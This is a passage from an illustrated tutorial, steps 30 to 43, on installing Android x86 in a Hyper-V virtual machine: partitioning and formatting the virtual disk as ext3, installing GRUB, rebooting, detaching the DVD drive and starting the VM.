
Disk Drive: /dev/sda
Size: 21474836480 bytes, 21.4 GB
Heads: 255  Sectors per Track: 63  Cylinders: 2610

Name  Flags  Part Type  FS Type      [Label]  Size (MB)
sda1  Boot   Primary  Linux          21467.99


[ Bootable ] [ Delete ] [ Help ] [ Maximize ] [ Print ]
[ Quit ] [ Type ] [ Units ] [ Write ]

Quit program without writing partition table
```

30. **Choose Partition** window appears with the virtual hard disk (**sda1**) selected by default, select **OK** and press **Enter**




31. Choose a filesystem (here, **ext3**) and select **OK** and press **Enter**



32. A **Confirm** dialog box appears, select **Yes** and press **Enter**




33. Partition formatting begins. It takes 5-10 minutes for the partitions to get formatted.



34. Once the partitions are formatted, a **Confirm** dialog-box appears asking you to install boot loader **GRUB**, select **Yes** and press **Enter**




35. A **Question** dialog box appears; select **Yes** and press **Enter**




36. Android installation begins as shown in the following screenshot:




37. Once the image is created, a **Congratulations!** dialog box appears, select Reboot option and then select **OK** and press **Enter**




38. After successful reboot, installation wizard appears again, click **Turn Off** button in the Hyper-V toolbar




39. If **Turn Off** Machine pop-up appears; click **Turn Off** button




40. Select **Android** virtual machine and click **settings...** from the right pane




41. Settings for Android window appears, select DVD Drive from the left pane, click **None** radio button, click **Apply** and then click **OK**




42. Right-click the **Android** virtual machine and click **Start**



43. Again right-click the **Android** virtual machine and click **Connect...**

